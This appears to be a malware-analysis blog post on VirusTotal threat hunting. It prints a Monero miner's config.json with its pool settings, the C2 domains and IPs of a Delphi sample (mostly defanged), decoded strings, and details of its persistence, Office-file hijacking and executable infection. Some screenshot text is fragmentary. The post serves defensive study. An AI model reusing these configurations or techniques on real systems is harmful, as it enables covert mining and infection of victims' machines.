
When I conducted a search specifically for the web address http://xfl[.]mooo.com and the associated resolved IP addresses, I came across the "srim2" file that was downloaded from one of the IP addresses. I downloaded the file and opened it using the 7-Zip tool, and upon examining

the "config.json" file, it became apparent that it was a software used for mining Monero digital currency.

VirusTotal

https://www.virustotal.com/gui/ip-address/45.76.3.86/relations

Hack 4 Career: Inform | LinkedIn | Mert SARICA (mert: | Inbox - mert.sarica

45.76.3.86 ×    Mert SARICA

ℹ No interesting sightings for this IP address

Community Score

45.76.3.86    ZZ

RELATIONS    COMMUNITY

**Graph Summary** ⓘ

4 urls

3 downloaded files

**URLs** ⓘ

| Scanned | Detections | URL |
|---|---|---|
| 2019-01-02 | 1 / 66 | http://45.76.3.86/ |
| 2018-12-24 | 8 / 67 | http://45.76.3.86/srim2 |
| 2018-11-23 | 6 / 66 | http://45.76.3.86/client |
| 2018-08-07 | 2 / 68 | http://45.76.3.86/config |

**Downloaded Files** ⓘ

| Scanned | Detections | Type | Name |
|---|---|---|---|
| 2018-12-01 | 50 / 67 | Win32 EXE | client |
| 2018-10-05 | 36 / 69 | Win32 EXE | srim2 |
| 2018-07-25 | 46 / 66 | Win32 EXE | client |

Virus Total    Community    Tools    Premium Services    Documentation

C:\Users\Mert\Desktop\srim2~\new3\config.json - Notepad++

File   Edit   Search   View   Encoding   Language   Settings   Tools   Macro   Run   Plugins   Window   ?                X

start3.vbs    config.json

```json
 8              "ipv6": false,
 9              "restricted": true
10        },
11        "asm": true,
12        "autosave": true,
13        "av": 0,
14        "background": true,
15        "colors": true,
16        "cpu-affinity": null,
17        "cpu-priority": null,
18        "donate-level": 1,
19        "huge-pages": true,
20        "hw-aes": null,
21        "log-file": null,
22        "max-cpu-usage": 50,
23        "pools": [
24            {
25                "url": "xmr-eu1.nanopool.org:14444",
26                "user":
                              @yandex.com",
27                "pass": "x",
28                "rig-id": null,
29                "nicehash": false,
30                "keepalive": true,
31                "variant": -1,
32                "tls": false,
33                "tls-fingerprint": null
34            }
35        ],
36        "print-time": 60,
37        "retries": 60,
38        "retry-pause": 10,
39        "safe": false,
40        "threads": null,
41        "user-agent": null,
42        "watch": false
43  }
```

After deciding to take a brief look at the "client.exe" file, I began analyzing it using IDA Pro and Interactive Delphi Reconstructor tools. Here are the noteworthy findings:

1. After executing "cache1.exe," it copies itself to the path

C:\Users\admin\AppData\Local\Google Chrome Helper\chromehelper.exe.

2. It communicates with the following URLs: http://xredini[.]mooo.com , http://140[.]82.59.108/config, and http://45[.]76.3.86/min.

3. Decoding hidden strings with the help of IDAPython revealed the addresses xred[.]mooo.com , xredini[.]mooo.com, and xfl[.]mooo.com among the character strings.

4. It is capable of creating a scheduled task to create a Google Chrome Helper Update entry.

5. After finding files with the extensions .xls, .xlsx, .doc, .docx, it copies their contents to an Office file with a macro extension (e.g., docm, xlsm) created in the %TEMP% folder, replacing the original files with copies of the original files but with the names of the original files. (For example, it deletes the "Mert.docx" file on the desktop and creates "Mert.docm" in its place, copying the content of "Mert.docx" into it.)

6. It locates and modifies all executable files (exe) on the system, replacing them with the modified files. Upon execution, it runs both the original file and the malicious Office files (opened in the %TEMP% folder) in the Resource Directory section.

7. When searching for the character string "ABvgjdfL+hpQCgCT42VdO6m4GD" in VirusTotal, I came across numerous samples infected with this malware. These findings provide valuable insights into the behavior and capabilities of the analyzed "client.exe" file.

**Interactive Delphi Reconstructor by crypto: C:\Users\Mert\Desktop\client.exe (Delphi-7)**

File | Tools | Tabs | Plugins | Program

Units (F2) | Types (F4) | Forms (F5)

CodeViewer (F6) | ClassViewer (F7) | Strings (F8) | Names (F9) | SourceCode (F10)

XRefs

```
00401000 <Enumeration> Boolean
00401028 <Char> Char
0040103C <Integer> Integer
00401054 <Integer> Byte
00401068 <Integer> Word
0040107C <Integer> Cardinal
00401094 <AnsiString> String
004010A0 <WideString> WideString
004010B0 <Variant> Variant
004010C0 <Variant> OleVariant
004010D0 <VMT> TObject
00401124 <Class> TObject (System)
00401144 <Interface> IInterface (S
004011C4 <VMT> TInterfacedObject
004072FC <Enumeration> _Enum_4_1
004073AC <Set> TOwnerDrawState
004084B0 <VMT> Exception
00408518 <VMT> EAbort
0040856C <VMT> EHeapException
004085C8 <VMT> EOutOfMemory
00408624 <VMT> EInOutError
0040867C <VMT> EExternal
004086D4 <VMT> EExternalException
00408734 <VMT> EIntError
0040878C <VMT> EDivByZero
004087E4 <VMT> ERangeError
0040883C <VMT> EIntOverflow
00408898 <VMT> EMathError
004088F0 <VMT> EInvalidOp
00408948 <VMT> EZeroDivide
004089A0 <VMT> EOverflow
004089F8 <VMT> EUnderflow
00408A50 <VMT> EInvalidPointer
00408AAC <VMT> EInvalidCast
00408B08 <VMT> EConvertError
00408B64 <VMT> EAccessViolation
```

```
<AnsiString> 'Sealed-case PC'
<AnsiString> 'Multi-system chassis'
<AnsiString> 'Compact PCI'
<AnsiString> 'Advanced TCA'
<AnsiString> 'Blade'
<AnsiString> 'Blade Enclosure'
<AnsiString> 'C:\Apps\Delphi Project\Xred57\v-110\Server\PJResFile.pas
<AnsiString> 'Assertion failure'
<AnsiString> 'C:\Apps\Delphi Project\Xred57\v-110\Server\PJResFile.pas
<AnsiString> 'Assertion failure'
<AnsiString> '['
<AnsiString> '|'
<AnsiString> ']'
<AnsiString> '+R/+YbvX0cr1V/qzIlmjnCsSPjUtARo81MfJZPQr9eLv+ZcpsBPx+3E'
<AnsiString> 'WQL'
<AnsiString> 'aB9mJBr4B1QeQ5q5a7H+6+vq4iSi8F+Bs8YlAa/V'
<AnsiString> 'Ati Update Service'
<AnsiString> 'XP'
<AnsiString> 'apdo/C0t92xh/HVKGNqVyd04QSa9ipDMVIa2SAABRoIarOSqBRSOTR5t
<AnsiString> '%s\%s'
<AnsiString> 'DisplayName'
<AnsiString> 'W9z4RTcv'
<AnsiString> 'LapTop'
<AnsiString> 'qNReLsPCFj6BksF'
<AnsiString> 'XP'
<AnsiString> 'apdo/C0t92xh/HVKGNqVyd04QSa9ipDMVIa2SAABRoIarOSqBRSOTR5t
<AnsiString> 'BRSVmOcvJC'
<AnsiString> '0000:59'
<AnsiString> 'Gtj7TIHdMA'
<AnsiString> 'FluFmWn/6HPLPjYn'
<AnsiString> 'SYSTEM'
<AnsiString> 'sFWQnvXbCjE'
<AnsiString> '%s "%s"'
<AnsiString> 'C:\'
<AnsiString> 'Google Chrome Helper'
<AnsiString> 'xNlj7T0tbq0lKlmMND'
<AnsiString> 'xNlj7PwHH7uL2k3Ari370A'
<AnsiString> 'xdkUv8odTXKqXaQO'
<AnsiString> 'qRB1ieb8u+WOx4DADvNvqC'
<AnsiString> 'My
```

---

**IDA - client.exe C:\Users\Mert\Desktop\client.exe**

File | Edit | Jump | Search | View | Debugger | Options | Windows | Help

Library function | Regular function | Instruction | Data | Un

**Functions window**

Function name
```
f  GetFullPathNameA
f  GetIconInfo
f  GetKeyNameTextA
f  GetKeyState
f  GetKeyboardLayout
f  GetKeyboardLayoutList
f  GetKeyboardState
f  GetKeyboardType
f  GetLastActivePopup
f  GetLastError
f  GetLastError_0
f  GetLocalTime
f  GetLocaleInfoA
f  GetLocaleInfoA_0
f  GetLongPathNameA
f  GetMenu
```

**Graph overview**

IDA View-A | Hex | Exports

```
sub_45743C proc near
push    ebx
push    esi
mov     esi, edx
mov     ebx, eax
mov     ecx, esi
mov     dx, 925h
mov     eax, ebx
call    sub_45703C
pop     esi
pop     ebx
retn
sub_45743C endp
```

**RDG Packer Detector v0.7.6**     Vx Edition 2017

C:\Users\Mert\Desktop\client.exe                    x32      Open

Borland Delphi v6.0 - v7.0              Compiler

Nada                           Detected

                               Possible

Contact:                                    Ent

File scanned in ,01 Seg.    ● M-A  ○ M-B      Detect

100.00% (-334,-135) (781,366) 0005683C 0045743C: sub_45743C (Synchronized with Hex View-1)

**Output window**

```
451704: 05-01-2019 18:15:39 decompiling (0)...
451B68: 05-01-2019 18:15:39 decompiling (1;usedcpu 00:00:00) int __usercall@<eax>(int a1@<eax>, int a2@<edx>)
05-01-2019 18:15:39 The application has been completely decompiled.
Caching 'Functions window'... ok
```

Python

AU: _idle     Down     Disk: 12GB

Encoded String: qNReLsPCFj6BksF Decoded String: config.json
Encoded String: apdo/C0t92xh/HVKGNqVyd04QSa9ipDMVIa2SAABRoIarOSgBRSOTR5tvWq6 Decoded String: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Encoded String: BRSVmOcyJC Decoded String: HIGHEST
Encoded String: Gtj7TIHdHA Decoded String: ONLOGON
Encoded String: FluFmWn/6HPLPjYn Decoded String: LOCALSERVICE
Encoded String: sFWQnyXbCjE Decoded String: explorer
Encoded String: apdo/C0t92xh/HVKGNqVyd04QSa9ipDMVIa2SAABRoIarOSgBRSOTR5tvWq6 Decoded String: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Encoded String: xNlj7T0tbg0lKlmFWD Decoded String: xred.mooo.com
Encoded String: xNlj7PwHH7uL2k3Ari370A Decoded String: xredini.mooo.com
Encoded String: xdkUv8odTXKgXaQO Decoded String: xfl.mooo.com
Encoded String: qRBlieb8u+wDx4DADvNvqC Decoded String: chromehelper.exe
Encoded String: MNjr/cki3/ExMUw6LyM+uzD Decoded String: Excel.Application
Encoded String: eBq/7+8FgGYfFU0XYRouIC Decoded String: Word.Application
Encoded String: ZVLGDyrftcuzS69NKebx1pCKeC Decoded String: Program Files (x86)
Encoded String: ZVLGDyrftcuzS69NKC Decoded String: Program Files
Encoded String: kclksV6nteIG15dfJsEs510J Decoded String: --max-cpu-usage=50

Python | USP, -1); | RunTo(imp_2nd_addr) | RefreshDebuggerMemory() | PauseProcess();  code = GetDebuggerEvent(WFNE_SUSP, -1);  decstr = GetString(GetRegValue('edx'))  print "Encoded String: %s Decoded String: %s" % (encstr, decstr)  SetRegValue(jmp_endaddr, 'EIP')  tme.sleep(1) # Main functions find_boundary() find_encstr() start()

AU: idle    Down    Disk: 10GB

Mert ▶ AppData ▶ Local ▶ Temp ▶

Organize ▼    Open ▼    Share with ▼    Print    New folder

**Favorites**
- Desktop
- Downloads
- Recent Places

**Libraries**
- Documents
- Music
- Pictures
- Videos

- Computer
- Local Disk (C:)

- Network

| Name | Date modified | Type | Size |
|---|---|---|---|
| tt9Ff.docm | 21.01.2019 20:57 | Microsoft Word M... | 26 KB |
| ~$cache1.exe | 21.01.2019 20:57 | Application | 11 KB |
| {D450B6A4-09D7-4DA9-B2DA-93CB0F4F... | 21.01.2019 20:56 | DAT File | 0 KB |
| 6gwOsN.ico | 13.01.2019 22:28 | Icon | 0 KB |
| 6gwOsN.exe | 13.01.2019 22:28 | Application | 39.682 KB |
| XhqRQy.ico | 13.01.2019 22:28 | | |
| XhqRQy.exe | 13.01.2019 22:28 | | |
| IYIRa6.ico | 13.01.2019 22:28 | | |
| IYIRa6.exe | 13.01.2019 22:28 | | |
| EFXEi6.ico | 13.01.2019 21:42 | | |
| EFXEi6.exe | 13.01.2019 21:42 | | |
| Pwe5k3.exe | 13.01.2019 21:42 | | |
| Pwe5k3.ico | 13.01.2019 21:42 | | |
| G3Hiqb.ico | 13.01.2019 21:42 | | |
| G3Hiqb.exe | 13.01.2019 21:42 | | |
| {E86971A3-A4A3-4A8F-A650-69C2B48AC... | 13.01.2019 21:39 | | |
| zGwHqQ.exe | 13.01.2019 21:31 | | |
| zGwHqQ.ico | 13.01.2019 21:31 | | |
| TZfVCj.exe | 13.01.2019 21:31 | | |
| TZfVCj.ico | 13.01.2019 21:31 | | |
| uKf9t6.exe | 13.01.2019 21:31 | | |
| uKf9t6.ico | 13.01.2019 21:31 | | |
| 4Fefv8.exe | 13.01.2019 21:30 | | |
| CdX.xml | 13.01.2019 17:07 | | |
| AdobeARM.log | 13.01.2019 12:45 | | |
| AdobeARM_NotLocked.log | 05.01.2019 21:31 | | |
| dd_vcredist_amd64_20190105212954.log | 05.01.2019 21:30 | | |
| au-descriptor-1.8.0_191-b12.xml | 05.01.2019 21:19 | | |
| jusched.log | 05.01.2019 21:19 | | |
| dd_vcredist_amd64_20190105211043.log | 05.01.2019 21:11 | Text Document | 19 KB |
| dd_vcredist_amd64_20190105211103.log | 05.01.2019 21:11 | Text Document | 14 KB |

**tt9Ff.docm Properties**

General | File Hashes | Security | Details | Previous Versions

| Property | Value |
|---|---|
| **Description** | |
| Title | |
| Subject | |
| Tags | |
| Categories | |
| Comments | |
| **Origin** | |
| Authors | WInServer |
| Last saved by | WInServer |
| Revision number | 112 |
| Version number | |
| Program name | Microsoft Office Word |
| Company | |
| Manager | |
| Content created | 31.03.2018 00:13 |
| Date last saved | 19.05.2018 01:16 |
| Last printed | |
| Total editing time | 22:23:00 |

Remove Properties and Personal Information

OK    Cancel    Apply

Mert SARICA

VT Search

VT Clustering

VT Stats

ABvgjdfL+hpQCgCT42VdO6m4GD

17 / 66   1.33 MB   2018-05-24 00:37:43 last seen

17889eb9b8b94b817884991b2e2384baf90e7277c4b587c72478bcb95628d310
vcredist_x64.exe
peexe
53 / 68   610.5 KB   2018-05-24 01:58:27 first seen   4 submissions
2018-05-24 02:01:36 last seen   1 submitters

b5b139955096efb0e24a13f8e9647ca1fffc29cc5f16924a6ba17efcd1d5ab5f
NDP47-KB3186500-Web.exe
peexe
49 / 64   609 KB   2018-05-24 02:01:44 first seen   2 submissions
2018-05-24 02:02:47 last seen   1 submitters

f89e5cfac50b5f9e1f8bbd2f594b46c3ffe69b3c936b256e5fc5d184f36e42da
TSBot.exe
peexe
31 / 66   3.97 MB   2018-05-24 10:46:50 first seen   1 submissions
2018-05-24 10:46:50 last seen   1 submitters

ebe998c5ff19e6ebb2b088b34b11f962f28d4f5b8a3f90e261f2d0d48d0e89f1
WZ.exe
peexe
28 / 66   1.71 MB   2018-05-24 20:35:11 first seen   1 submissions
2018-05-24 20:35:11 last seen   1 submitters

77289a33d3eee05e7a78c7c5b7e479041211527666a14cc8827a2372e1bbf307
chromehelper.exe
peexe
19 / 66   2.83 MB   2018-05-24 22:55:50 first seen   1 submissions
2018-05-24 22:55:50 last seen   1 submitters

d4defb0eca3fed4290e01930d1be05f403a074af090b2d534faabf24720927ac
ExtremeTeam & LifeTeamGuard Exploit Programmer V1.exe
48 / 69   764 KB   2018-05-25 06:31:03 first seen   1 submissions
2018-05-25 06:31:03 last seen   1 submitters

e34407be6a802fe6dd33a3dd8dbbfcf39f5c6c37363f8c7f5c446372b3ec625d
peexe
44 / 67   1.84 MB   2018-05-25 15:06:53 first seen   1 submissions
2018-05-25 15:06:53 last seen   1 submitters

0734c73b282e04d42015b20a82dbc850cbba23299d9dd52617e9485b4d10f33c
peexe
22 / 66   1.78 MB   2018-05-25 15:10:14 first seen   1 submissions
2018-05-25 15:10:14 last seen   1 submitters

...

In conclusion, by conducting threat hunting on VirusTotal, your organization can become aware of planned cyber attacks and social engineering attempts targeting your institution. Additionally, it allows your analysts to analyze the samples identified during threat hunting, helping them develop expertise in malware analysis.

Hope to see you in the following articles.